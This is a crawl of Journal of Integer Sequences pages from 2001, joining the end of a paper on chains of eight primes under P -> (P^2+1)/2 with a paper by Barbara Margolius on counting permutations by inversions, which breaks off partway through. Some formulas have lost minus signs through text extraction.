$$P \equiv \sqrt{-1} \pmod{q},$$

on the assumption that $\left(\frac{-1}{q}\right) = 1$. Continuing in this way, we can reject P if

$$P \equiv \sqrt{2\sqrt{-1} - 1} \pmod{q}$$

(for then P_2 is divisible by q), or if

$$P \equiv \sqrt{2\sqrt{2\sqrt{-1} - 1} - 1} \pmod{q},$$

and so on, provided that the various square roots $\pmod{q}$ exist. In each case, where there is a square root $\pmod{q}$ there are two possible values and hence two extra residues $\pmod{q}$ that can be eliminated.

For prime q, we compute the set $E(q)$ of forbidden residues $\pmod{q}$ as follows. Start with $E_0(q) = \{0\}$. Given $E_i(q)$, let

$$E_{i+1} = \left\{ \pm\sqrt{2e - 1} \pmod{q} : e \in E_i \text{ and } \left(\frac{2e-1}{q}\right) = 1 \right\}.$$

Then $E(q)$ is the union of $E_0(q)$, $E_1(q)$, $\ldots$, $E_7(q)$. In Table 5 we list $E(q)$ for the first few primes $q \equiv 1 \pmod{4}$.

Now let

$$P = NQ + H,$$

where Q is the product of small primes and H is allowed to run through all the permitted residues $\pmod{Q}$. We sieve the numbers N. That is, we start with an interval $N_0 \le N < N_1$ and for each sieving prime q, $\gcd(q, Q) = 1$, we remove all those $N \in [N_0, N_1)$ for which $NQ + H$ is divisible by q.

We split Q into pairwise coprime divisors m_0, m_1, $\ldots$, m_r. For each divisor m_j of Q, $j = 0, 1, \ldots, r$, we make a list of the permitted residues $\pmod{m_j}$; h is a permitted residue $\pmod{m_j}$ if h is not zero $\pmod{m_j}$ and if the function $h \to (h^2 + 1)/2 \pmod{m_j}$ does not produce zero $\pmod{m_j}$ during the first seven iterations. The permitted residues $H \pmod{Q}$ are constructed from permitted residues $h \pmod{m_j}$ using the Chinese Remainder Theorem. It works well if Q is the product of primes which have small percentages of permitted residues. From this perspective the best primes, in descending order of merit, turn out to be: 29 (34%), 5 (40%), 2 (50%), 17 (59%), 13 (62%), 3 (67%), 53 (68%), 101 (71%), 89 (74%) and 233 (77%).

For the actual search we chose $Q = 21342962305470$, with divisors $6630 = 2 \cdot 3 \cdot 5 \cdot 13 \cdot 17$, 29, 89, 101, 53, and 233. The number of values of $H \pmod{Q}$ turns out to be $320 \cdot 10 \cdot 66 \cdot 72 \cdot 36 \cdot 180 = 98537472000$, the indicated factors of this product being the numbers of permitted residues modulo the corresponding factors of Q.

The construction of the sieve and the method of computing $H \pmod{Q}$ were based on computer programs designed for finding prime k-tuplets; see [6] for the details. We set up a table of sieving primes q together with pre-computed values of $-1/Q \pmod{q}$ as well as, for $q \equiv 1 \pmod 4$, $e/Q \pmod{q}$ for each pair e, $q-e$ in $E(q)$. We can then rapidly calculate the index of the first N to be removed from the sieve array for $P \equiv e \pmod{q}$: $e/Q - H/Q - N_0 \pmod{q}$.

The program also allows us to limit the size of primes $q \equiv 3 \pmod 4$ used by the sieve. One reason for doing so would be to give priority to primes $q \equiv 1 \pmod 4$; they have more residues for sieving and therefore one would expect them to be in some sense more efficient. In fact it was found by experiment that if P has about 19 digits, a sieve limit $L_0 = 20000$ for $q \equiv 3 \pmod 4$ and 480000 for $q \equiv 1 \pmod 4$ was approximately optimal.

Further performance improvements are possible by limiting the influence of primes $q \equiv 1 \pmod 4$. For each P that survives the sieve we do a probable-primality test, $2^P \equiv 2 \pmod P$, on P as well as, if P turns out to be a probable-prime, the numbers that follow P in the chain, stopping as soon as a composite is found. The effort required to perform the probable-primality test increases by a factor of about eight as we move from P_i to P_{i+1}. Therefore it might be better if priority were given to sieving primes q and residues $e \pmod q$ which would eliminate composite numbers from the larger elements of the chain.

For controlling the effect of primes $q \equiv 1 \pmod 4$ we provided a set of parameters $L_1, L_2, \ldots$. If $q \equiv 1 \pmod 4$ is a sieving prime and $e \in E_i(q)$ then we do not use residue $e \pmod q$ for sieving unless $q < L_i$. As a result of a certain amount of experimentation we found that the optimum sieving rate occurs with the limits set approximately as follows: $L_1 = 120000$, $L_2 = 240000$, $L_3 = 360000$, together with a limit $L_0 = 20000$ for primes $\equiv 3 \pmod 4$ and an overall sieve limit of 480000. From these values we can compute an expected survival rate of

$$\prod_{q \text{ prime}} \frac{q - \nu_q}{q} = \frac{1}{3770},$$

approximately, where ν_q is the number of residues $\pmod q$ used by the sieve.

5. Eight Primes

In September 1999 the search was successful and this chain of eight probable primes was found:

$$\begin{aligned}
P_0 &= 2185103796349763249 \qquad (19 \text{ digits}),\\
P_1 &= (P_0^2+1)/2 \qquad (37 \text{ digits}),\\
P_2 &= (P_1^2+1)/2 \qquad (73 \text{ digits}),\\
P_3 &= (P_2^2+1)/2 \qquad (145 \text{ digits}),\\
P_4 &= (P_3^2+1)/2 \qquad (289 \text{ digits}),\\
P_5 &= (P_4^2+1)/2 \qquad (579 \text{ digits}),\\
P_6 &= (P_5^2+1)/2 \qquad (1155 \text{ digits}),\\
P_7 &= (P_6^2+1)/2 \qquad (2310 \text{ digits}).
\end{aligned}$$

The search program was designed to run on standard IBM PCs. We employed about 15 such machines, with clock speeds ranging from 200 MHz to 400 MHz. The

faster computers were sieving and testing numbers at rates of about ten billion per hour. We also found 174 additional chains of seven (probable) primes.

6. Primality Proofs

The first six numbers, P_0, P_1, ..., P_5, as well as other small primes mentioned in this section are easily verified by the UBASIC [3] program APRT-CLE, a straightforward implementation of the APRCL test. For $i = 6$ and 7 we attempt to factorize

$$P_i - 1 = (P_0 - 1) \prod_{j=0}^{i-1} \frac{1}{2} (P_j + 1) .$$

Thus

$$\begin{aligned}
P_0 - 1 &= 2^4 \cdot 233 \cdot 586132992583091, \\
(P_0 + 1)/2 &= 3^2 \cdot 5^3 \cdot 13 \cdot 761 \cdot 19087 \cdot 5143087, \\
(P_1 + 1)/2 &= 7^2 \cdot 1063 \cdot 189043 \cdot 7552723 \cdot 113558719 \cdot 141341652553, \\
(P_2 + 1)/2 &= 7058053 \cdot 584806347967357 6700713235221 \\
&\quad \cdot 345200415843690056348449077300192497 77, \\
(P_3 + 1)/2 &= 2179 \cdot 1847645923 \cdot C_{132}, \\
(P_4 + 1)/2 &= 307 \cdot 769 \cdot 262513 \cdot P_{278}, \\
(P_5 + 1)/2 &= 108139 \cdot 11360649709 \cdot 5586562264501 \cdot C_{550}, \\
(P_6 + 1)/2 &= 4177 \cdot 1372052449 \cdot 5098721569 \cdot 84098816095916212867 \cdot C_{1113},
\end{aligned}$$

where C_{132}, C_{550} and C_{1113} are composite numbers of 132, 550 and 1113 digits, respectively, and P_{278} is a 278-digit prime:

$$\begin{aligned}
P_{278} = {} & 66505518540598996114987486506055236521044267373138 \\
& 69473288000457727001877127498646545001634613677898 \\
& 53932112480508999228232340454335875401889420451888 \\
& 17780482079524485531037464472393979852934170207932 \\
& 02663155485302406204947222346461607409301255277393 \\
& 47884672922480556979611960 19.
\end{aligned}$$

The 28-digit factor of P_2+1 and the 20-digit factor of P_6+1 were found by Manfred Toplic and Paul Zimmermann.

Since we have a 41% partial factorization of P_6-1 we can establish the primality of P_6 by the methods of Brillhart, Lehmer and Selfridge [2]. (Similarly a 77% factorization of $P_5 - 1$ provides an alternative proof for P_5.)

It remains to deal with P_7. We do not have enough prime factors of $P_7 - 1$ for a simple proof, so we use a combination of methods. Suppose $d < P_7$ is a prime factor of P_7. The proof that no such d exists proceeds in several stages.

Gathering together the prime factors of P_7 listed above, let

$$\begin{aligned} F_1 \;=\;& 113640287731186786458633938802250351100681884906807428462580764453472121096964016986319204417628872057382836214336492569310719940321645143241641366672\\ & 3170462061367852058068428035299237332722989794734009917692032743575475918022578947700337216860293874\\ & 9656149846494398108697028994387332168146010883000001318014065142607708048404152552914010648779897057620296242032356309831230032409112281722441475141215123765209184430598589590008879997663256918503367\\ & 0725045143216049625264919180827687159384088708064291103468534974000 \text{ (517 digits).} \end{aligned}$$

Then, after confirming that the conditions of Pocklington's theorem [8] hold, we have

$$d \equiv 1 \pmod{F_1}. \tag{6.1}$$

Similarly, by Morrison's theorem [2, Theorem 16],

$$d \equiv \pm 1 \pmod{F_2}, \tag{6.2}$$

where $F_2 = 43^2 \cdot 73 = 134977$.

Next, we confirm that the conditions for the APRCL test (see, for example, Cohen and A. K. Lenstra [4] or Cohen and H. W. Lenstra [5]) are satisfied with the prime powers p^k: $\{2^5, 3^3, 5^2, 7, 11, 13\}$, and primes q: {11, 17, 19, 23, 29, 31, 37, 41, 53, 61, 67, 71, 79, 89, 97, 101, 109, 113, 127, 131, 151, 157, 181, 199, 211, 241, 271, 281, 313, 331, 337, 353, 379, 397, 401, 421, 433, 463, 521, 541, 547, 601, 617, 631, 661, 673, 701, 757, 859, 881, 911, 937, 991, 1009, 1051, 1093, 1171, 1201, 1249, 1301, 1321, 1801, 1873, 1951, 2003, 2017, 2081, 2161, 2311, 2341, 2377, 2521, 2731, 2801, 2861, 2971, 3121, 3169, 3301, 3361, 3433, 3511, 3697, 3851, 4159, 4201, 4621, 4951, 5281, 5851, 6007, 6301, 6553, 7151, 7393, 7561, 7723, 8009, 8191, 8317, 8581, 8737, 9241, 9829, 9901, 11551, 11701, 12601, 13729, 14561, 14851, 15121, 15401, 15601, 16381, 16633, 17551, 18481, 19801, 20021, 20593, 21601, 21841, 23761, 24571, 25741, 26209, 28081, 30241, 34651, 36037, 38611, 39313, 42901, 47521, 48049, 50051, 51481, 54601, 55441, 65521, 66529, 70201, 72073, 79201, 81901, 92401, 93601, 96097, 103951, 108109, 109201, 110881, 118801, 120121, 123553, 131041, 140401, 150151, 151201, 180181, 193051, 196561, 200201, 216217, 218401, 257401, 270271, 300301, 332641, 393121, 415801, 432433, 450451}. The result is that

$$d \equiv P_7^i \pmod{S} \text{ for some } i = 1, 2, \ldots, T-1, \tag{6.3}$$

where $T = 21621600$ is the product of the p^ks and $S = 8.164364 \cdot 10^{634}$, approximately, is the product of the qs.

Let $G = F_1 F_2 S$ and observe that F_1, F_2 and S are pairwise coprime. We combine (6.1), (6.2) and (6.3) by the Chinese Remainder Theorem to obtain

$$d \;\equiv\; \left(\frac{1}{F_2 S} \bmod F_1\right) F_2 S + \left(\frac{e}{F_1 S} \bmod F_2\right) F_1 S$$

$$+\left(\frac{P_7^i}{F_1F_2} \bmod S\right) F_1F_2 \pmod G$$

for some $e = \pm 1$ and $i = 1, 2, \ldots, T-1$. After eliminating all possible $d < \sqrt{P_7} < G$ by trial division we can conclude that P_7 is prime.

7. Acknowledgements

We would like to thank Jeremy Humphries, Manfred Toplic and Paul Zimmermann for contributing their own computer resources to the search for seven prime Pythagorean triangles. We are specifically grateful to Paul Zimmermann, who also made his Elliptic Curve program available to us for the partial factorization of $P_7 - 1$.

References

1. A. H. Beiler, *Recreations In the Theory of Numbers*, 2nd ed., Dover Publications, New York, ch. XIV, 1966.
2. John Brillhart, D. H. Lehmer and J. L. Selfridge, *New primality criteria and factorizations of* $2^m \quad 1$, Math. Comp., **29** (1975), 620-647.
3. C. K. Caldwell, *UBASIC*, J. Recreational Math., **25** (1993), 47-54.
4. H. Cohen and A. K. Lenstra, *Implementation of a new primality test*, Math. Comp., **48** (1987), 103-121.
5. H. Cohen and H. W. Lenstra, *Primality testing and Jacobi sums*, Math. Comp., **42** (1984), 297-330.
6. Tony Forbes, *Prime clusters and Cunningham chains*, Math. Comp., **68** (1999), 1739-1747.
7. G. H. Hardy and E. M. Wright, *An Introduction to the Theory of Numbers*, 5th ed., Oxford University Press, 1979.
8. H. C. Pocklington, *The determination of the prime or composite nature of large numbers by Fermat's theorem*, Proc. Cambridge Philos. Soc., **18** (1914-16), 29-30.
9. P. Ribenboim, *The New Book of Prime Number Records*, 3rd ed., Springer-Verlag, New York, 1995.

(Mentions sequences A048161, A048270 and A048295.)

Received May 6, 2001; revised version received Sept. 3, 2001. Published in Journal of Integer Sequences Sept. 13, 2001.

Return to Journal of Integer Sequences home page.

TABLE 5. $E(q)$

q	$E(q)$
5	{0, 2, 3}
13	{0, 3, 5, 8, 10}
17	{0, 3, 4, 5, 12, 13, 14}
29	{0, 2, 3, 5, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18, 20, 21, 24, 26, 27}
37	{0, 6, 8, 14, 23, 29, 31}
41	{0, 9, 32}
53	{0, 4, 14, 16, 17, 18, 19, 22, 23, 30, 31, 34, 35, 36, 37, 39, 49}
61	{0, 11, 50}
73	{0, 23, 27, 46, 50}
89	{0, 9, 26, 27, 30, 34, 37, 38, 39, 40, 41, 44, 45, 48, 49, 50, 51, 52, 55, 59, 62, 63, 80}
97	{0, 7, 22, 25, 72, 75, 90}
101	{0, 7, 10, 12, 15, 16, 22, 23, 25, 26, 34, 35, 37, 38, 50, 51, 63, 64, 66, 67, 75, 76, 78, 79, 85, 86, 89, 91, 94}
109	{0, 33, 76}
113	{0, 2, 15, 46, 54, 59, 67, 98, 111}
137	{0, 22, 37, 100, 115}
149	{0, 44, 105}
157	{0, 10, 28, 31, 126, 129, 147}
173	{0, 32, 80, 93, 141}
181	{0, 2, 9, 19, 30, 33, 41, 47, 54, 56, 64, 78, 80, 88, 93, 101, 103, 117, 125, 127, 134, 140, 148, 151, 162, 172, 179}
193	{0, 57, 81, 112, 136}
197	{0, 14, 37, 94, 103, 160, 183}
229	{0, 18, 19, 30, 48, 54, 59, 69, 91, 107, 110, 119, 122, 138, 160, 170, 175, 181, 199, 210, 211}
233	{0, 3, 5, 7, 12, 13, 16, 21, 25, 27, 30, 42, 43, 44, 48, 52, 53, 55, 61, 67, 71, 80, 85, 89, 101, 104, 115, 118, 129, 132, 144, 148, 153, 162, 166, 172, 178, 180, 181, 185, 189, 190, 191, 203, 206, 208, 212, 217, 220, 221, 226, 228, 230}
241	{0, 64, 177}
257	{0, 16, 51, 206, 241}
269	{0, 82, 187}
277	{0, 8, 52, 60, 106, 171, 217, 225, 269}
281	{0, 53, 228}
293	{0, 4, 121, 138, 155, 172, 289}
313	{0, 7, 21, 25, 92, 221, 288, 292, 306}
317	{0, 17, 23, 24, 31, 44, 50, 52, 56, 74, 97, 114, 115, 126, 130, 134, 141, 142, 145, 153, 164, 172, 175, 176, 183, 187, 191, 202, 203, 220, 243, 261, 265, 267, 273, 286, 293, 294, 300}
337	{0, 21, 31, 34, 50, 71, 73, 90, 110, 114, 116, 144, 148, 153, 157, 162, 175, 180, 184, 189, 193, 221, 223, 227, 247, 264, 266, 287, 303, 306, 316}

Journal of Integer Sequences, Vol. 4 (2001), Article 01.1.4

Permutations with Inversions

Barbara H. Margolius

Cleveland State University
Cleveland, Ohio 44115

Email address: b.margolius@csuohio.edu

Abstract: The number of inversions in a random permutation is a way to measure the extent to which the permutation is ``out of order''. Let $I_n(k)$ denote the number of permutations of length n with k inversions. This paper gives asymptotic formulae for the sequences $\{I_{n+k}(n), n=1,2,...\}$ for fixed k.

Full version: pdf, dvi, ps latex

(Concerned with sequences A000707 A001318 A001892 A001893 A001894 A005283 A005284 A005285 A008302.)

Received May 30, 2001; revised version received July 9, 2001. Published in Journal of Integer Sequences, November 8, 2001.

Return to **Journal of Integer Sequences home page**


Journal of Integer Sequences, Vol. 4 (2001),
Article 01.2.4

Permutations with Inversions

Barbara H. Margolius
Cleveland State University
Cleveland, Ohio 44115

Email address: b.margolius@csuohio.edu

Abstract

The number of inversions in a random permutation is a way to measure the extent to which the permutation is "out of order". Let $I_n(k)$ denote the number of permutations of length n with k inversions. This paper gives asymptotic formulae for the sequences $\{I_{n+k}(n), n = 1, 2, \ldots\}$ for fixed k.

1. Introduction Let $a_1, a_2, \ldots, a_n$ be a permutation of the set $\{1, 2, \ldots, n\}$. If $i < j$ and $a_i > a_j$, the pair (a_i, a_j) is called an "inversion" of the permutation; for example, the permutation 3142 has three inversions: (3,1), (3,2), and (4,2). Each inversion is a pair of elements that is "out of sort", so the only permutation with no inversions is the sorted permutation.

2. Generating Function Let $I_n(k)$ represent the number of permutations of length n with k inversions.

Theorem 1 (Muir,1898). *[10] The numbers $I_n(k)$ have as generating function*

$$\Phi_n(x) = \sum_{k=0}^{\binom{n}{2}} I_n(k)x^k$$

$$= \prod_{j=1}^{n} \sum_{k=0}^{j\ \ 1} x^k$$
$$= \prod_{j=1}^{n} \frac{1-x^j}{1-x}.$$

Clearly the number of permutations with no inversions, $I_n(0)$, is 1 for all n, and in particular $I_1(0) = 1 = \Phi_1(x)$. So the formula given in the theorem is correct for $n = 1$. Consider a permutation of $n-1$ elements. We insert the nth element in the jth position, $j = 1, 2, \ldots, n$, choosing the insertion point randomly. Since the nth element is larger than the $n-1$ elements in the set $\{1, 2, \ldots, n-1\}$, by inserting the element in the jth position, $n-j$ additional inversions are added. The generating function for the number of additional inversions is $1 + x + x^2 + \cdots + x^{n\ \ 1}$ since each number of additional inversions is equally likely. The additional inversions are independent from the inversions present in the permutation of length $n-1$, so the total number of inversions has as its generating function the product of the generating function for $n-1$ inversions and the generating function for the additional inversions:

$$\Phi_n(x) \quad = \quad (1 + x + \cdots + x^{n\ \ 1})\Phi_{n\ \ 1}(x).$$

The required result then follows by induction.

Below is a table of values of the number of inversions (see sequence A008302 in [13], also [2], [3], [8], [11]):

Table 1 $I_n(k) = I_n(\binom{n}{2} - k)$

	k, number of inversions													
$n\backslash k$	0	1	2	3	4	5	6	7	8	9	10	11	12	13
1	**1**													
2	1	**1**												
3	1	2	**2**	1										
4	1	3	5	**6**	5	3	1							
5	1	4	9	15	**20**	22	20	15	9	4	1			
6	1	5	14	29	49	**71**	90	101	101	90	71	49	29	14
7	1	6	20	49	98	169	**259**	359	455	531	573	573	531	455
8	1	7	27	76	174	343	602	**961**	1415	1940	2493	3017	3450	3736
9	1	8	35	111	285	628	1230	2191	**3606**	5545	8031	11021	14395	17957
10	1	9	44	155	440	1068	2298	4489	8095	**13640**	21670	32683	47043	64889

Table 1 (continued) $I_n(k) = I_n(\binom{n}{2} - k)$										
	k, number of inversions									
$n\backslash k$	14	15	16	17	18	19	20	21	22	23
6	5	1								
7	359	259	169	98	49	20	6	1		
8	3836	3736	3450	3017	2493	1940	1415	961	602	343
9	21450	24584	27073	28675	29228	28675	27073	24584	21450	17957
10	86054	110010	135853	162337	187959	211089	230131	243694	250749	250749

3. Asymptotic Normality The unimodal behavior of the inversion numbers suggests that the number of inversions in a random permutation may be asymptotically normal. We explore this possibility by looking at the generating function for the probability distribution of the number of inversions. To get this generating function, we divide $\Phi_n(x)$ by $n!$ since each of the $n!$ permutations is equally likely.

$$\phi_n(x) \quad = \quad \Phi_n(x)/n!.$$

Following Vladimir Sachkov, we have the moment generating function [12]

$$\begin{aligned} M_n(x) &= \phi_n(e^x) \\ &= \prod_{j=1}^{n} \frac{1-e^{jx}}{j(1-e^x)} \\ &= \exp\left\{\frac{1}{2}\sum_{j=0}^{n}{}^{1} jx\right\} \prod_{j=1}^{n} \frac{e^{\ jx/2} - e^{jx/2}}{j(e^{\ x/2} - e^{x/2})} \\ &= \exp\left\{\frac{1}{2}\sum_{j=0}^{n}{}^{1} jx\right\} \prod_{j=1}^{n} \frac{e^{jx/2} - e^{\ jx/2}}{j(e^{x/2} - e^{\ x/2})} \\ &= \exp\left\{\frac{n(n-1)x}{4}\right\} \prod_{j=1}^{n} \frac{\sinh(xj/2)}{j\sinh(x/2)} \end{aligned}$$

An explicit formula for the generating function of the Bernoulli numbers is

$$\frac{x}{e^x - 1} \quad = \quad \sum_{k=0} B_k \frac{x^k}{k!}.$$

Hence

$$\begin{aligned} \frac{x}{e^x - 1} + \frac{x}{1 - e^{\ x}} &= \sum_{k=0} B_k \frac{x^k}{k!} + \sum_{k=0} B_k \frac{(-x)^k}{k!} \\ \frac{xe^{\ x/2}}{e^{x/2} - e^{\ x/2}} + \frac{xe^{x/2}}{e^{x/2} - e^{\ x/2}} &= 2\sum_{k=0} B_{2k} \frac{x^{2k}}{(2k)!} \end{aligned}$$

$$\begin{aligned}
\frac{e^{x/2}+e^{x/2}}{e^{x/2}-e^{x/2}} &= 2\sum_{k=0} B_{2k}\frac{x^{2k-1}}{(2k)!} \\
\frac{e^{x/2}+e^{x/2}}{2(e^{x/2}-e^{x/2})} &= \frac{1}{x}+\sum_{k=1} B_{2k}\frac{x^{2k-1}}{(2k)!} \\
\frac{e^{x/2}+e^{x/2}}{2(e^{x/2}-e^{x/2})}-\frac{1}{x} &= \sum_{k=1} B_{2k}\frac{x^{2k-1}}{(2k)!} \\
\ln\left(\frac{\sinh(x/2)}{x/2}\right) &= \sum_{k=1} B_{2k}\frac{x^{2k}}{2k(2k)!},
\end{aligned}$$

where the final step follows from integrating both sides and noting that

$$\lim_{x\to 0}\frac{\sinh(x/2)}{x/2}=1,$$

so the constant of integration is zero.

Using this generating function, we find that the log of the moment generating function is

$$\begin{aligned}
\ln M_n(x) &= \frac{n(n-1)x}{4}+\sum_{j=1}^{n}\left(\ln\left(\frac{\sinh(xj/2)}{xj/2}\right)-\ln\left(\frac{\sinh(x/2)}{x/2}\right)\right) \\
&= \frac{n(n-1)x}{4}+\sum_{k=1} B_{2k}\frac{x^{2k}}{2k(2k)!}\sum_{j=1}^{n}(j^{2k}-1).
\end{aligned}$$

Now consider $\ln M_n(t/\sigma)$, where σ is the standard deviation of the number of inversions in a random equiprobable permutation with n elements,

$$\sigma = \sqrt{\frac{2n^3+3n^2-5n}{72}},$$

$$\ln M_n(t/\sigma) = \frac{n(n-1)t}{4\sigma}+\sum_{k=1} B_{2k}\frac{t^{2k}}{2k(2k)!\sigma^{2k}}\sum_{j=1}^{n}(j^{2k}-1).$$

The sum

$$\sigma^{-2k}\sum_{j=1}^{n}(j^{2k}-1),$$

for $k>1$ is bounded above by the following integral:

$$\sum_{j=1}^{n}(j^{2k}-1)<\int_1^{n+1}(t^{2k}-1)dt=\frac{(n+1)^{2k+1}-1}{2k+1}-n,$$

so

$$\sigma^{-2k}\sum_{j=1}^{n}(j^{2k}-1)=O(n^{1-k}).$$

Hence

$$\sum_{k=2} B_{2k} \frac{t^{2k}}{2k(2k)!\sigma^{2k}} \sum_{j=1}^{n} (j^{2k} - 1) \to 0, \text{ as } n \to \infty ,$$

uniformly for t from any bounded set. Therefore

$$\begin{aligned} \lim_n M_n(t/\sigma) \exp\left\{ -\frac{n(n-1)t}{4\sigma} \right\} &= \lim_n \exp\left\{ \sum_{k=1} B_{2k} \frac{t^{2k}}{2k(2k)!\sigma^{2k}} \sum_{j=1}^{n} (j^{2k} - 1) \right\} \\ &= \lim_n \exp\left\{ B_2 \frac{t^2}{2(2)!\sigma^2} \sum_{j=1}^{n} (j^2 - 1) \right\} \\ &= e^{t^2/2}. \end{aligned}$$

This leads to the following theorem:


Theorem 2 (Sachkov). *[12] If ξ_n is a random variable representing the number of inversions in a random equiprobable permutation of n elements, then the random variable*

$$\eta_n = (\xi_n - E\xi_n)(\mathrm{Var}\xi_n)^{\ 1}$$

has as $n \to \infty$ an asymptotically normal distribution with parameters $(0, 1)$.


The graph below shows the density for a standard normal random variable in black. The red curve gives a continuous approximation for the discrete probability mass function for the number of inversions of a random permutation with n elements. The graph shown is for $n = 10$. As n increases, the red curve moves closer to the standard normal density so that it appears that the normal density may serve as a useful tool for approximating the inversion numbers.

Figure 1. Comparison of the inversion probability mass function to the standard normal density




The figure below shows the ratio of the inversion numbers to the estimate provided by the normal density. The better the approximation, the closer the curve will be to 1. The graph is scaled so that the $x-$axis is the number of standard deviations from the mean.

Figure 2. The ratio of the inversion probability mass function to the standard normal density scaled by the number of standard deviations from the mean



The curves have roughly the shape of a cowboy hat. The top of the hat at about $y = 1$ seems to be getting broader as n increases (black is $n = 10$, red is $n = 25$, blue is $n = 50$, and green is $n = 100$), suggesting that the approximation improves with increasing n. Compare the figure above to the one below:

Figure 3. The ratio of the inversion probability mass function to the standard normal density scaled by the nonzero inversion numbers



The curves are rescaled in this figure so that 0 inversions is mapped to -0.5, and $\binom{n}{2}$ inversions is mapped to 0.5 on the $x-$axis. In this way, we can see whether the estimates for the nonzero inversion numbers improve as a percentage of the total nonzero inversion numbers as n increases. Note that the colored curves are in the opposite order of the preceding figure. The figure suggests that the estimates actually get worse as n increases. The width of the top of the cowboy hat is getting narrower as n increases. What this shows is that the relative error of the normal density approximation increases as n increases as we move further into the tails of the distribution. We can examine the asymptotic behavior of $I_n(k)$ for $k \leq n$ more closely.

4. An explicit formula for the inversion numbers Donald Knuth has made the observation that we may write an explicit formula for the kth coefficient of the generating function when $k \leq n$ ([8], p. 16). In that case,

Theorem 3 (Knuth, Netto). *[8],[11] The inversion numbers $I_n(k)$ satisfy the formula*

$$\begin{aligned} I_n(k) &= \binom{n+k-1}{k} + \sum_{j=1}(-1)^j \binom{n+k-u_j-j-1}{k-u_j-j} \\ &\quad + \sum_{j=1}(-1)^j \binom{n+k-u_j-1}{k-u_j}, \end{aligned} \tag{1}$$


for $k \leq n$.

The binomial coefficients are defined to be zero when the lower index is negative, so there are only finitely many nonzero terms: $\lfloor -1/6 + \sqrt{1/36 + 2k/3} \rfloor$ in the first

sum, and $\lfloor 1/6 + \sqrt{1/36 + 2k/3} \rfloor$ in the second. The u_j are the pentagonal numbers (sequence A001318 in [13]),

$$u_j = \frac{j(3j-1)}{2}.$$

Figure 4. The pentagonal numbers



Donald Knuth's formula follows from the generating function and Euler's pentagonal number theorem.

Theorem 4 (Euler). *[1][7][8]*

$$\prod_{j=1}(1-x^j) = 1 + \sum_{k=1}(-1)^k (x^{k(3k \ \ 1)/2} + x^{k(3k+1)/2}).$$

Recall the generating function

$$\begin{aligned} \Phi_n(x) &= \prod_{j=1}^{n} \frac{1-x^j}{1-x} \\ &= \left(\prod_{j=1}^{n}(1-x^j)\right)(1-x)^{\ n} \\ &= \left(\prod_{j=1}^{n}(1-x^j)\right) \sum_{m=0} \binom{m+n-1}{m} x^m, \quad \text{for } |x|<1. \end{aligned}$$

The coefficients of $\prod_{j=1}^{n}(1-x^j)$ will match those in the power series expansion of the infinite product given by Euler's pentagonal number theorem up to the coefficient

on x^n. We consider the product

$$\left(\prod_{j=1}(1-x^j)\right)\sum_{m=0}\binom{m+n-1}{m}x^m = \left(1+\sum_{i=1}(-1)^i(x^{i(3i\ \ 1)/2}+x^{i(3i+1)/2})\right)\sum_{m=0}\binom{m+n-1}{m}x^m.$$

The coefficient on x^k is given by (1), for $k \leq n$.

5. An asymptotic formula for the inversion numbers We are interested in the sequences $\{I_{n+k}(n),\ n=1,2,\ldots\}$. For $k \geq 0$, the nth term of the sequence is given by

$$\begin{aligned} I_{n+k}(n) &= \binom{2n+k-1}{n} + \sum_{j=1}^{1/6+\sqrt{1/36+2n/3}}(-1)^j\binom{2n+k-u_j-j-1}{n-u_j-j} \\ &\quad + \sum_{j=1}^{1/6+\sqrt{1/36+2n/3}}(-1)^j\binom{2n+k-u_j-1}{n-u_j} \end{aligned} \tag{2}$$

With $a=u_j+j$ or $a=u_j$, all terms are of the form

